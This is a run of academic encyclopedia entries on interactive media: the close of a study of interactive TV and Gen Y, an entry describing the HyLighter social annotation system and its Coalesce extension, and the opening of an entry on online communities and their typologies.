The focus on Gen Y, the authors presumed, would be ideal candidates for testing the uses of iTV as this generation would embrace the precepts of the new technology. However, this study indicated and revealed generalised indifference and apathy. Perhaps the answer lies in that which McCrindle (2006) alludes to: this generation has been bombarded with the special effects and hypermania of the technological "revolution." iTV in its present form just doesn't "cut it" with this generation; they have access to the most advanced technologies and readily negotiate, modify, and adapt it to meet their own needs. There is no compelling reason for them to use iTV when it is neither as interactive nor as social as the other technologies they utilise for entertainment. Such findings consequently raise concerns for the results that might be expected from older generations; if the technologically-savvy Gen Y participants (the "net-gen") struggle to embrace this technology, it could be reasonably assumed that further apathy and disinterest might be expected from Gen X and the Baby Boomers.

Interactive digital vision (iDV) which represents a new paradigm and the potential for a digital system that accommodates genuine user agency, that is, the ability to control and determine the level, structure, and function of user engagement, will adhere rigorously to affective usability principles and to the "3 E's" previously mentioned on the assumption that the development of iDV within these parameters will ensure longevity in the industry. It is anticipated that iDV will support true agency and removes the burden from the viewer or user. This research is premised on recognition that current frameworks for conceptualising TV and interactivity are neither effective nor successful, and hence the proposal of a new interactive paradigm. Furthermore, the research endeavours to gather opinions on the characteristics of this new framework due to its revolutionary stature. In addition, the framework will consider both the efficiency, effectiveness, and emotional needs of the user or viewer.

INTERACTIVE MEDIA "LEAN-FORWARD" VS. "LEAN-BACK"

With the introduction of DiTV, the PC and TV are facing inevitable convergence, thus presenting a new challenge to designers, producers, and the HCI community. Fundamentally, interaction with a TV comprises a different set of behavioural and physical responses to that of a PC. To describe this difference in activities researchers have used the terms "lean-forward" and "lean-back" and viewers are designated as "users." These terms generally imply that when a viewer is watching a television program, they are in one of two states: either passive in nature (aside from cognitive processes) "leaning back" or conversely, performing a complex task in front of the screen, and thus highly engaged and immersed in the task. This state with high levels of interactivity is described as "leaning forward" (Bernhoff, Mines, Van Boskirk, & Courtin, 1998). A PC environment generally involves a one-on-one relationship between the user and the machine. The user is in close proximity to the screen and interacts with the PC to achieve set goals. However, a TV environment supports a many-to-one relationship between social groups and the machine. The group may be further away from the screen than they would be in front of a PC and use a remote control which is typically employed in entertainment-based interactivity. With TV viewing, interaction may not have clearly specified goals; however, when using a PC in a work environment, goals are generally focused. The entertainment or "fun" elements of TV, however, result in the user being compelled to respond more reactively, and the goals may not be clearly defined. Furthermore, TV fails to embrace all three of the "3 E's"; the technology introduced into society with little need for significant amounts of attention and focus from the viewer.

iTV is not targeted at PC-savvy group, but rather the general public (Gawlinkski, 2003) and is more closely aligned to the "3 E's", particularly in comparison to traditional TV. A key problem, therefore, for designers is moving from goal-based to goal-less interaction, meaning that simplicity and transparency operations are essential. To ensure enrichment and entertainment, designers must maintain the user's engagement with both the aesthetics and the content of iTV. Further, television has been the subject of criticism and its influence on society questioned.

Postman (2002) invokes television as an example of the ways in which technology may numb our awareness of the changes occurring in our social and cultural environment. He argues that the status of television as a "meta-medium" is responsible for directing our knowledge of our local and global "worlds"; however, and perhaps more importantly, the real power of TV lies in its ability to influence the development and implementation of our knowledge of the *ways of knowing*. Television thus offers us a way of negotiating our way through our immediate environment in a way that suggests normalisation, a way of understanding the world that is not problematic. In time we lose our ability to discern myth from observation and the boundaries between what is represented and what we observe in our environment are inevitably blurred. The danger, as Postman suggests, is when TV purports to offer "important cultural conversations" (2002, p.16) when irrespective of that which is depicted, the prevailing assumption is that TV is for amusement or pleasure purposes. TV has rendered entertainment itself as the "natural" format for communication and thus visual representation becomes the accepted norm and the preferred format by which we communicate.

RESOLUTION ATTEMPTS: SATISFYING THE USER/VIEWER

Successful implementation of the proposed iDV framework requires careful consideration of the needs and requirements of the user. The adoption of a user centred design (UCD) approach can assist designers and developers to achieve these goals. Further, a balance must be determined between ease of use (usability) and the emotional (affective) needs of the user.

The Nielsen Norman Group, led by Jakob Nielsen and Donald Norman, aim to assist companies in designing human-centred products and services. Nielsen is also behind the development of UCD (Nielsen, 1993; Vredenburg, Mao, Smith, & Carey, 2002), however, stated that due to the apparent complex nature of UCD, developers do not use these tools and techniques. UCD in product development is focused on the users needs and requirements and perceiving the development process from the perspective of the user, rather than the developer. For UCD to be successful, the design should appropriately address the user's needs (Rubin, 1994).

Various standard structures and functional elements compromise successful UCD and researchers, Preece, Rogers, and Sharp, (2002); Dix, Finlay, Abowd, and Beale, (1998); Shneiderman, (1998) have documented the tools and techniques required to achieve such standards. To assist in the development of iTV interfaces, the BBC has produced an "Interactive Style Guide" (Cohen, 2002). This document includes details such as the design of menu screens, the importance of ensuring consistency among the various screens, and the importance of quality navigation design and control. By adhering to such guides, iTV developers design and build iTV interfaces suitable for BBC standards. However, the guide focuses solely on the design of the interface, and fails to include methods that might be adopted to assist in motivating users to interact and engage with the interface.

Interaction design is concerned with developing interactive systems that elicit responses from users interacting with tasks that are readily accessed and easily performed while the user remains comfortable and has an enjoyable experience. One of the difficulties inherent in interaction design is maintaining the appropriate balance between the usability and the aesthetic design of the interface. Affective considerations have only recently (Norman, 2004) gained credence as an important element in interface design. Designers are now interested in the predisposition of emotional responses from the users that motivate them to learn and continue to interact with the interface. Furthermore, the interface aesthetics have a positive effect on the user's perception of system usability. If the look and feeling is pleasing, the users are more likely to tolerate poor usability (Norman, 2004; Preece et al., 2002; Tractinsky, Katz, & Ikar, 2000).

THE FUTURE

Initial results revealed that user perceptions of possible iDV were premised on TV functionality (or the TV set as the main output device), all of which is currently available to consumers in Australia (and may vary depending on the TV technology they have access to being DTV for free-to-air channels only, cable/pay TV services, such as Foxtel and Austar, etc.) and experiences overseas. The participants also considered some "futuristic" technologies, such as Internet access, auto volume control, viewing personal security camera footage, easy access, and enhancements to information (search/retrieval) technology, such as the panic button, and so forth. Some participants also suggested iDV phone capabilities (such as a video phone). These suggestions indicate that participants were struggling to think more laterally, and it was hoped that this thought process might emerge in later stages of the research.

Further work indicates that iDV is more customisable than seemed initially apparent, highly interactive (yet simplistic), and requiring minimal effort. Some participants suggested that colour button mapping should be removed. However, this view is neither consensual nor recurrent among the participants. The UI must be simple, clear, and make use of smart menu groupings, for example, the menu headings should correlate strongly with the items contained within it. The participants who assumed iDV would be a physical device reiterated that size considerations are important, particularly in terms of portability. The futuristic considerations are more apparent in later work, because early research focused on the technology, interaction style, and output rather than on functionality (this may also be the result of differing wording used in subsequent phases). Examples of these technologies included touch-based (multitouch) interaction, 3D images/elements, voice, and holograms. Also, issues of cross-compatibility between different playable mediums, where the participants assumed iDV is a device like Blu-ray and HD DVD players (that may only support one format.) Interacting with iDV should be simple while developers may consider embedding it in tablet-based technologies.

Combining the work performed thus far, iDV has moved from being strongly premised on TV to a new technology or "device." The futuristic considerations went from examples already implemented within the TV realm to less-focused (but upcoming and new) technologies such as highly intuitive touch-screen interaction, 3D spaces, and voice. The mention of voice capability (or similar) has only been suggested once in recent studies. For output devices, TV is still assumed according to some participant recommendations or suggestions, for example, simple remote control design. Ultimately, the interface is important, however, and UI related comments were only made recently as earlier work focused more on feature sets and functionality.

CONCLUSION

The iDV framework will be targeted at transforming interactive entertainment technologies for use by a broad user base. For iDV to be successful beyond its initial conception, HCI practitioners must ensure that it is adaptable in application and will meet the needs and desires of a broad range of users. The results thus far indicate that consumers would benefit from iDV technology. It is suggested that the adoption of iDV is not about altering pre-existing technologies, but rather modifying the focus on how we design, premised on interactivity and immersion to suit the varying lifestyles of the user. iDV is coming, requiring designers to focus on the "3 E's", ease-of-use and the emotional needs of the user. This new framework *will* change our perceptions of the entertainment world.

REFERENCES

Bais, M., Cosmas, J., Dosch, C., Engelsberg, A., Erk, A., Hansen, P.S. et al. (2002). Customized television: Standards compliant advanced digital television. *IEEE Transactions on Broadcasting*, *48*(2), 151-158.

Bernhoff, J., Mines, C., Van Boskirk, S., & Courtin, G. (1998). *Lazy interactive TV: The Forrester report*. Forrester Research, Inc.

Chorianopoulos, K., & Spinellis, D. (2004). Affective usability evaluation for an interactive music television channel. *ACM Computers in Entertainment*, *2*(3), 14-24.

Cohen, V. (2002). *BBCi—Interactive television style guide*: British Broadcasting Corporation.

Dix, A., Finlay, J., Abowd, G., & Beale, R. (1998). *Human-computer interaction* (2nd ed.). Prentice Hall.

Gansing, K. (2003). The myth of interactivity or the interactive myth?: Interactive film as an imaginary genre. In *Paper presented at the Melbourne DAC 2003*.

Gawlinkski, M. (2003). *Interactive television production* (1st ed.). Oxford, England: Focal Press.

Hassenzahl, M. (2001). The effect of perceived hedonic quality on product appealingness. *International Journal of Human-Computer Interaction*, *13*(4), 481-499.

McCrindle, M. (2003). *Understanding generation Y*. The Australian Leadership Foundation.

Nielsen, J. (1993). *Usability engineering*. Boston, MA: Academic Press.

Norman, D.A. (2004). *Emotional design: Why we love (or hate) everyday things*. Basic Books.

Picard, R.W., Wexelblat, A., Nass, C.I., & Breazeal, C. (2002). Future interfaces: Social and emotional. In *CHI '02 extended abstracts on human factors in computing systems*. Minneapolis, MN: ACM Press.

Postman, N. (2002). *Amusing ourselves to death: Public discourse in the age of show business*. New York: Penguin Books.

Preece, J., Rogers, Y., & Sharp, H. (2002). *Interaction design: Beyond human-computer interaction*. New York: John Wiley & Sons.

Rubin, J. (1994). *Handbook of usability testing*. USA: John Wiley and Sons.

Shneiderman, B. (1998). *Designing the user interface: Strategies for effective human-computer-interaction* (3rd ed.). USA: Addison-Wesley.

Tractinsky, N., Katz, A.S., & Ikar, D. (2000). What is beautiful is usable. *Interacting with Computers*, *13*(2), 127-145.

Vredenburg, K., Mao, J.-Y., Smith, P.W., & Carey, T. (2002). A survey of user-centered design practice. In *Paper presented at the Conference on Human Factors in Computing Systems*, Minnesota, USA.

KEY TERMS

DiTV: Essentially the same as iTV; however, it acknowledges the "digital" signal that assists in presenting iTV to the user.

Gen Y: 18-25 year olds born between 1982 and 2000 (some sources quote different year ranges) and are generally aware/have an understanding of current and new technologies.

iDV: A term coined by the researchers signifying a paradigm shift in interactive media to a more personalised system that supports agency and the needs of the user—in both ease-of-use and affective aspects.

Interactive Entertainment: Technology that serves to entertain the user through a 2-way communication channel—the user does something and the system responds accordingly. Some examples include iTV, where the users interact with the content via remote control or gaming consoles.

Interactive Television (iTV): TV that involves the user in a greater capacity than traditional analogue TV broadcasts. Users are able to purchase goods via their TV and remote control, request further information from advertisers, play games, participate in quiz shows, and so forth.

Immersion: A mental state where significant focus is on a particular task/activity; the individual may temporarily become unaware of their surroundings.

New Media: Media premised on older/traditional methods that now serves similar purposes via the implementation of newer technologies.

New Technology for Empowering Virtual Communities

David Lebow
HyLighter, Inc., USA

Dale Lick
Florida State University, USA

Hope Hartman
City College of New York, USA

INTRODUCTION

In an essay entitled, *The Next Information Revolution*, Peter Drucker (1997) compared the existing business environment to conditions in the sixteenth century within the emerging publishing industry. Up until the mid 1500s, the people who controlled the industry were skilled printer craftsmen. By the end of the century, a major shift had occurred as publishers replaced craftsmen as the industry leaders. What had happened, according to Drucker, was that the focus shifted from the "T" in IT to the "I." Drawing an analogy to the present, Drucker suggested that the current information revolution will have a transformational effect on society only when new technology realizes its potential impact on the *meaning* of information.

This article describes a hybrid social software and hypermedia authoring system, referred to as *HyLighter*, which may fit Drucker's definition of transformational technology. *Social software* (also referred to as social networking software) is a broad category of Internet applications for connecting individuals and forming virtual communities using various forms of computer-mediated communication. *Hypermedia* refers to a computer environment in which multiple linkages enable users to navigate from one segment of audio, video, graphic, or textual data to another segment. HyLighter builds on the affordances of these and related technologies to extend the capacity of the document as a medium for the social construction of *meaning*. In the process, HyLighter aims to improve individual and group performance in a wide range of domains and interdisciplinary problem areas, improve the quality of instruction, and develop proficient learners (i.e., strategic, self-regulated learners who know how, when, and where to apply appropriate learning activities across various content areas) (Hartman, 2001).

This article also describes an advanced adaptation of HyLighter, referred to as *Coalesce*, which is currently under development. When fully realized, Coalesce will help users merge ideas together from many sources into a unified whole that expresses a new perspective. The process identifies important ideas in multiple texts and exposes a range of views on selected points among a group of users. It also coordinates group activities in organizing and elaborating on the ideas of authors and readers toward achieving a cohesive, meaningful whole. In sum, HyLighter emphasizes responding to a document and social analysis whereas Coalese empasizes the social construction of a new document through social analysis and synthesis. Such new and emerging technologies supports a type of knowledge-building process aimed at empowering virtual communities engaged in knowledge intensive enterprises in a world awash with information.

OVERVIEW OF SOCIAL ANNOTATION PRACTICES

During the Middle Ages, scholars used the margins and spaces between lines of manuscripts to engage in dialogue with other readers. The same physical copy of a manuscript was passed around a community, and selected annotations were customarily retained when scribes made new copies (Wahlstrom & Scruton, 1997). With the arrival of the printing press and movable type in the fifteenth century, the printed word became the primary means for the spread of ideas and ideologies. As Gutenberg's invention revolutionized the spread of information, shared or social annotation practices largely faded away. The role of *reader as co-author and member of a community engaged in a collaborative search for meaning* generally changed to a largely private activity. At the same time, annotation practices became more personal, idiosyncratic, and ubiquitous, as demonstrated by Marshall's (1998) analysis of used textbooks from a college bookstore.

With the arrival of the computer and networking technologies, the storehouse of human knowledge began to expand rapidly and move from largely printed matter toward largely text-based digital archives (e.g., Google Print, 2004), and increasingly toward multimedia digital archives (e.g., Artstor, 2004). At the same time, social annotation practices re-emerged as various forms of social annotation systems spread across the digital landscape. Today, a wide variety of tools and systems exist that allow users to annotate Web-based or other data via the Web or other Internet protocol for various purposes (e.g., the product review feature in *Amazon.com* and the seller rating feature in *ebay* are, essentially, annotation tools).

Annotation is most commonly understood as adding emphasis (e.g., underlining, highlighting, special markings) or critical or explanatory notes to a text. Within the diverse professional communities that work with information systems and resources, annotation covers a much wider territory and is a much fuzzier concept. Essentially, annotation is viewed as unstructured *metadata* (i.e., data about data), which is added after the creation or capture of the original object and, generally leaves the original object unchanged. It is unstructured in the sense that annotation, like text in general, does not conform to a predictable structure (Gilliland-Swetland, 2000; Shabajee & Reynolds, 2003).

On the most general level, social annotation systems differ in who can add annotations to objects in the system and who can read the annotations (e.g., personal use only, shared among members of a team or community of practice, or widely available for public/social purposes). Considering basic functions, social annotation systems create annotation objects (usually text-based, but can be audio or pictorial) with certain attributes, including content, author, date-time stamp, URL of the annotated information object (usually a document but, increasingly, audio, graphic, or video files) and information about placement of the annotations.

Brown and Duguid (1996) pointed out that documents not only deliver information but also build and maintain social groups. From their perspective, the document is a medium for the negotiation of meaning, and, on this basis, they have recommended developing technology to improve the means of negotiation. Technology for collaborative or social annotation appears to be the kind of technology that Brown and Duguid have advocated. In order to realize the full value of social annotation, systems are required that users can easily adapt to various contexts of use and requirements of different epistemic cultures, that is, "those amalgams of arrangements and mechanisms … which, in a given field, make up how we know what we know" (Cetina, 1999, p.1). At this time, however, what we understand about how to implement and manage social annotation systems to empower virtual communities is mostly uncharted territory.

THE HyLighter SYSTEM

HyLighter is a synthesis of hypermedia authoring, social annotation, and related applications functioning within a browser-based network. The design of HyLighter embodies certain conjectures about learning and teamwork drawn from the existing research and theory base of the learning sciences. The technology supports collaboration and coordination of group processes through unique visualization and collaboration capabilities. Although HyLighter has certain features and functions in common with other kinds of collaborative and social software (e.g., electronic communication and conferencing tools, collaborative management and writing systems, blogs, and wikis), HyLighter supports learning communities and document-centered work groups in a number of unique ways.

HyLighter has the capacity to merge annotations from multiple readers for a single document or multiple documents and represent composite displays of the *collective annotation* of a group. The system provides an array of tools for (a) structuring and managing digital conversations and other forms of asynchronous and synchronous modes of interactions within and across documents (e.g., Word, PDF, html, image files and, eventually, audio and video files) and (b) enhancing such documents by adding annotations to documents for eliciting responses from project members and linking to related text, graphic, sound, animation, or video files. A project administrator/author applies HyLighter's capabilities to prepare a document or a set of interlinked documents, referred to as a portfolio. After this authoring step is completed, the project administrator has an assortment of features available for managing social annotation practices and processes to achieve desirable outcomes.

Compare Feature

Once a group annotates a document, HyLighter merges annotations from all or selected members and represents composite displays of the group's collective annotation (i.e., highlighted excerpts linked to comments) as color-coded "maps" and customizable tables. Users may apply HyLighter's display features for analyzing and organizing highlighting and comments for a wide range of purposes (e.g., exposing multiple perspectives, building consensus, and assessing understanding and competency).

HyLighter's capabilities for displaying shared annotations include provisions to (a) compare *hylights* (i.e., highlighted sections of a text or image and related comments) of a selected individual to all or selected others using color-coding or other forms of emphasis, (b) compare general comments (i.e., general comments or summarizations related to the document as a whole) of a selected individual to all or selected others, (c) view responses to the comments of other reader/annotators, referred to as threaded comments, and (d) display the annotation of a group in various table formats. HyLighter uses color-coding to create a cumulative "map" of multiple readers' "intellectual travels" through a document and, additionally, to single out an individual's journey and compare it with the whole or with the paths of the most experienced travelers.

Once group members have annotated a document, a user may see a merged, color-coded view of a group's highlighting by clicking the *Compare* icon. For example, as illustrated in Figure 1, a text fragment (or area of an image) highlighted by the logged-in user but not by anyone else in a group, appears in yellow; excerpts *not* highlighted by the user, but marked by one or more group members, appear in shades of blue (the darker the shade, the greater response frequency for that fragment); and excerpts highlighted by the user and one or more group members appear in various shades of green (the darker the shade, the greater response frequency for that fragment). Clicking on a highlighted area displays all comments linked to the selected area.


Threaded Comments

HyLighter provides a simple mechanism for users to make threaded comments. When participants are viewing comments of others, they may click on a special icon next to a selected comment and enter a response to the selected comment. The threaded comment may be designated as "open" (i.e., anyone in the group may view it), "private" (only available to selected users and the person who authored it), or "anonymous."

Table Format

Clicking the *Table* icon in HyLighter reorganizes highlighted text and associated comments into a customizable table format. The table presents the collective annotation of a group or selected readers for a single document (or, in the future, many documents taken together) in a format that facilitates sharing, assessing, and manipulating results. HyLighter's table adds value to the collective annotation of a group in a variety of

Figure 1. HyLighter version 3.0 color-coded display



ways, including (a) effectively reveals convergence and divergence of highlighting and comments among members of a group, (b) supports the analysis of multiple responses to a document, (c) enables users to compare group data to data collected from one individual or subgroup of individuals, (d) facilitates an understanding or analysis of one or more documents, (e) provides a convenient editing and collaborative writing method through an online editor with provisions for version control, and (f) provides a variety of methods and instruments to assess/measure performance of contributors or evaluate the quality of a target document.

Permission Table

The permission table enables the Project Administrator (PA) to control social annotation processes in order to support defined objectives and outcomes. How the PA sets current and future permissions in the life of a social annotation activity determines when participants can add annotation to a document and share their annotation with others. For example, an editor recruits three reviewers to participate in a peer review process supported by HyLighter. The editor sets permissions for the manuscript to initially allow reviewers to add hylights and general comments but not view each other's annotations. The editor sets permissions to change in a week to restrict reviewers from adding or changing their annotations but allow reviewers to compare their annotations to their peers and add threaded comments (i.e., comments on each other's comments). Through this mechanism, the editor or PA can control and shape the social annotation process to match the requirements of the context of use and desired outcomes.

Coalesce

As mentioned previously, Coalesce is an advanced adaptation of HyLighter for helping a group merge ideas together from many sources into a new and unified whole. Coalesce treats each idea in a digital document like a part in an erector set which can be used and reused in any number of constructions. Although some of the features described below are under development (e.g., labels and multidocument table functions), Coalesce promises an enhanced approach to document-centered group work that extends the capacity of documents to promote collaborative knowledge-building in the face of expanding sources of information.

In brief, the Coalesce process requires team members to use HyLighter in order to produce a project collection or anthology of benchmark documents. A *HyLighter benchmark* is an annotated view of a document representing the collective thinking of a group of informed readers. One method used to produce a benchmark includes the following steps:

- A project leader or PA selects a set of related documents for review, assembles a representative group of qualified readers, and prepares the documents.
- **Round one:** Group members read a selected document and use HyLighter to add hylights and general comments, consistent with the task perspective statement. Participants classify each highlighted section and related comment by adding a label or short descriptor.
- **Round two:** Participants reconsider their own annotations compared to the annotations of their team members. Participants add or delete highlighting, revise comments, revise labels, and add threaded comments.
- **Round three:** The PA reviews the collective annotation of the group in *Table Format* and makes revisions toward representing a concise and representative view of the group's multiple perspectives (i.e., a benchmark view). The table displays each paragraph in the selected document with linked comments below each paragraph (i.e., paragraph one followed by comments linked to paragraph one, paragraph two followed by comments linked to paragraph two, etc.). General comments appear in a separate table.

Once the group has completed the benchmarking process for a set of documents, the PA opens all benchmark documents in *Table Format*. The program has provisions for resorting hylights and general comments in different ways including by contributor, by tags (i.e., labels appended to highlighted sections of text), and by flavors (i.e., labels appended to comments). For example, all the comments labeled as questions by contributors and related excerpts can be aggregated for review. Alternatively, all highlighted sections labeled with different concept terms and phrases can be aggregated by tags. This capacity to reorganize the *idea units* from a large set of interlinked and collectively annotated documents provides participants with a bird's eye view of the thinking of multiple authors and readers.

The Coalesce process continues as participants rearrange and add to this medley or composition through analysis, synthesis, and judgment. As team members create a new order of excerpts and notes, the process reveals areas requiring further inquiry and elaboration. Deeper reflection suggests new associations among important ideas, and, eventually points to new patterns and insights. The process continues through several iterations until a breakthrough in understanding occurs and important issues are adequately addressed.

Coalesce provides a type of deliberate practice that both improves results (effects with) and develops skills (effects of) (Salomon, Perkins, & Globerson, 1991). The process is enhanced as team members with common goals share multiple perspectives and provide each other with a supportive social context for reflection and feedback. The result is that the domain knowledge of participants increases, ideas become more interconnected, ability to think within the target area becomes more expert-like, and the team becomes more capable of supporting the knowledge-building enterprise (Berieter & Scardamalia, 1993).

FUTURE TRENDS

HyLighter is a tool for building greater individual and group capacity, collaboratively actualizing collective intelligence, and enhancing meaning and usefulness. Currently, a number of initiatives are underway to investigate the use of HyLighter for a range of purposes including, among others, (a) improve critical reading and expository writing skills in second-semester college English, (b) improve mathematics problem solving skills in introductory algebra, (c) provide Forensic Science instructors with an authoring environment for creating authentic learning and assessment activities, (d) provide data with implications for revising curriculum and/or instruction, and (e) support interdisciplinary work among a diverse group of experts involved in the development of end-of-life treatment guidelines.

In addition to the above, efforts are underway across various HyLighter initiatives to develop alternative forms of assessment. The lack of procedures that are easy to administer and provide diagnostic information for assessment of complex cognitive skill development is a major obstacle to widespread adoption of more learning-centered approaches to instruction. Development work which builds on the HyLighter system to address this issue include, for example, (a) the *interactive annotation performance* (IAP) instrument which provides a quantitative measurement of students' performance in carrying out assigned annotation activities, (b) 3D concept maps with links to annotated documents, graphics, and video clips for synthesizing the "big picture" of a course or problem area, individually or collaboratively, and (c) explanatory multiple choice tests where learners compare their answers and explanations with a model, analyze their errors, self-correct, identify error patterns, and plan for future improved performance.

CONCLUSION

Today, a number of technologies, which reside at the interface between people and the rapidly expanding digital universe, have the potential to trigger major changes in document-centered group work and the way people learn. This article described one such technology, including the historical background and theoretical assumptions underlying its design and use. In sum, when guided by principles from the learning sciences, HyLighter facilitates the mutual and productive influences of people, objects, and events on one another through three key affordances:

1. Makes thinking that is ordinarily hidden become transparent and available for self-reflection, sharing, and feedback.
2. Allows users to continuously compare their developing understanding to others, assess performance, and monitor progress.
3. Supports efforts to organize, integrate, and synthesize ideas from multiple sources and perspectives.

In the future, evaluation studies, design-based research, and quasi-experimental studies will help refine this emerging technology and reveal what additional capabilities are necessary to match the HyLighter system to various contexts of use and different epistemic cultures.

REFERENCES

Artstor. (2004). Retrieved March 27, 2007, from http://www.artstor.org/info/

Bereiter, C., & Scardamalia, M. (1993). *Surpassing ourselves: An inquiry into the nature and implications of expertise*. Chicago, IL: Open Court.

Brown, J.S., & Duguid, P. (1996). *The social life of documents*. First Monday, 1. Retrieved March 27, 2007, from firstmonday.org/issues/issue1/documents

Drucker, P.F. (1997). *The next information revolution*. Retrieved March 27, 2007, from http://www.versaggi.net/ecommerce/articles/drucker-inforevolt.htm

Gilliland-Swetland, A.J. (2000). *Introduction to metadata: Pathways to digital informatio*n. Retrieved March 27, 2007, from http://www.slis.kent.edu/~mzeng/metadata/Gilland.pdf

Google Print. (2004). Retrieved March 27, 2007, from http://print.google.com/googleprint/about.html

Hartman, H. J. (2001). Teaching metacognitively. In H.J. Hartman (Ed.), *Metacognition in learning and instruction: Theory, research, and practice* (pp. 149-169). The Netherlands: Kluwer.

Knorr, C., & Karin, D. (1999). *Epistemic cultures*. How the sciences make knowledge. Cambridge: Harvard University Press.

Marshall, C.C. (1998, June 20-24). Toward an ecology of hypertext annotation. In *Proceedings of the ACM Hypertext '98* (pp. 40-49), Pittsburgh, PA.

Salomon, G., Perkins, D.N., & Globerson, T. (1991). Partners in cognition: Extending human intelligence with intelligent technologies. *Educational Researcher, 20*(3), 2-9.

Shabajee, P., & Reynolds, D. (2003). *What is annotation?* A short review of annotation and annotation systems. Retrieved March 27, 2007, from http://www.ilrt.bris.ac.uk/publications/researchreport/rr1053/report_html?ilrtyear=2003

Wahlstrom, B., & Scruton, C. (1997). Constructing texts/understanding texts: Lessons from antiquity and the Middle Ages. *Computers and Composition, 14*(3), 311-328.

KEY TERMS

Collective Intelligence: A richly diverse area of study and practice with many uses appearing in the literature. In the current context, collective intelligence refers to the capability of a group to share thought processes and synthesize collective output in ways that amplify and improve outcomes.

Epistemic Cultures: Are "those amalgams of arrangements and mechanisms…which, in a given field, make up how we know what we know" (Cetina, 1999, p.1).

Hypermedia: Refers to a computer environment in which multiple linkages enable users to navigate from one segment of audio, video, graphic, or textual data to another, related segment of data.

Interdisciplinarity: Has many definitions and related concepts and meanings (e.g., multidisciplinarity and transdisciplinarity). In this context, interdisciplinarity is defined as a problem-based approach in which knowledge and methods from more than one discipline are applied as needed to solve a complex problem.

Online Annotation Systems: Enable users to add metadata (i.e., data or information about information) to a Web resource or other online resource without actually modifying the resource itself. Many different online annotation systems exist across the Web for a wide range of purposes.

Social Annotation: Online-annotation (i.e., *metadata* or data about data) associated with a Web resource, typically Web pages, and shared by a group. The annotations can be thought of as a layer on top of the existing resource which is added after the creation or capture of the original object and, generally leaves the original object unchanged.

Social Software: (also referred to as social networking software) is a broad category of Internet applications for connecting individuals and forming virtual communities using various forms of computer-mediated communication.

Virtual Communities: Are groups of people who share common interests, ideas, and feelings, and whose members are connected by means of information technologies, typically the Internet. Similar terms include online community and mediated community.

Online Communities and Social Networking

Abhijit Roy
University of Scranton, USA

INTRODUCTION

Technology has enabled communities to move beyond the physical face-to-face contacts to the online realm of the World Wide Web. With the advent of the highways in the 1950s and 1960s, "communities" were created in suburbia. The Internet, on the other hand, has over the last two decades, enabled the creation of a myriad of "online communities" (Green, 2007) that have limitless boundaries across every corner of the globe.

This essay will begin by providing a definition of the term "online communities" and then describing several typologies of this phenomenon. The various motivations for joining communities, how marketers create social bonds that enhance social relationships, as well as strategies used by firms in building online communities are also discussed. We conclude by discussing strategies for managing online communities, leveraging them for social networking, researching them, as well as directions for future research.

DEFINITION

A "community" refers to an evolving group of people communicating and acting together to reach a common goal. It creates a sense of membership through involvement or shared common interests. It has been considered to be a closed system with relatively stable membership and demonstrates little or no connection to other communities (Anderson, 1999).

With the rapid growth of the Internet, the geographic boundaries constraining the limits of communities are no longer a factor, and the functions of maintaining a community can be fulfilled virtually from anywhere in the globe. This is the basic essence of an online community, which is also synonymous with e-community or virtual community. Several authors have attempted to provide a formal definition of the term for semantic clarifications. The major definitions are as follows:

- Social aggregations that emerge from the Net when enough people carry on public discussions long enough , with sufficient human feeling, to form webs of personal relationships in cyberspace. (Rheingold, 1993)
- Groups of people who communicate with each other via electronic media, rather than face-to-face. (Romm, Pliskin, & Clarke 1997)
- Computer mediated spaces where there is a potential for an integration of content and communication with an emphasis on member generated content. (Hagel & Armstrong 1997)
- Online Publics are symbolically delineated computer mediated spaces, whose existence is relatively transparent and open, that allow groups of individuals to attend and contribute to a similar set of computer-mediated interpersonal interactions. (Jones & Rafaeli, 2000)

While Rheingold (1993) provides one of the earliest definitions of the term, and one that is most quoted in the literature (Kozinets, 2002), many may question whether "with sufficient human feeling" is a necessary condition for online community formation. Romm et al.'s (1997) definition may not sufficiently distinguish it from general Web sites. Hagel and Armstrong (1997) emphasize member generated content, while Jones and Rafaeli (2000) use the term "virtual publics" instead of online community. Others, like Bishop (2007), have pointed to the phenomenon of "de-socialization" or less frequent interaction with human in traditional settings, as a consequence of an increase in virtual socialization in online communities. Based on the above definitions the term may be simply defined as a group of individuals with common interests who interact with one another on the Internet.

TYPOLOGIES OF ONLINE COMMUNITIES

Online communities come in different shapes and sizes and may have memberships of a few dozen to millions of individuals. These communities may extend from active forums like discussion groups and chat rooms to passive ones like e-mails and bulletin boards. Given that these communities are not geographically constrained, their size can be much bigger than typical physical communities and many millions of them exist on the Internet. Uncovering archetype or gestalt patterns is fundamental to the study of social science and research, and several authors have proposed classification schemes for configurations of online communities.

Lee, Vogel, and Limayem (2003) in their review of classification schemes of online communities identify Hagel and Armstrong's (1997) and Jones and Rafaeli's (2000) typologies as being the most popularly referenced. Kozinets (2002) too delineates four kinds of online communities. These three typologies are reviewed, and a further popular typology of affinity groups proposed by Macchiette and Roy (1992) as applied to the online environment is also proposed.

Hagel and Armstrong (1997) propose four major types of online communities based on people's desire to meet basic human needs: *interest*, *relationship*, *fantasy*, and *transaction*. Jones and Rafaeli (2000) further segment these communities by *social structure*, that is, communities formed based on social networks, for example, online voluntary associations, cyber inns, and so forth, and *technology base*, that is, types of technology platforms, for example, e-mail lists, Usenet groups, and so forth.

Kozinets (2002) proposed the four types of communities as *dungeons*, that is, online environments where players interact, such as for online video games, *circles*, (interest structured collection of common interests), *rooms* (computer-mediated environments where people interact socially in real time), and *boards* (online communities organized around interest specific bulletin boards).

Finally, Macchiette and Roy (1992) proposed a typology of affinity communities that can also be used for classifying online communities. They defined communities as either being: *professional* (e.g., doctors, lawyers, etc.), *common interest* (e.g., hobbies, interests), *demographic* (e.g., by gender, age, etc.), *cause-based* (e.g., Sierra Club, Green Peace), and *marketer generated* (e.g., Disney, Nintendo) communities. These communities may also be constructed in the online environment.

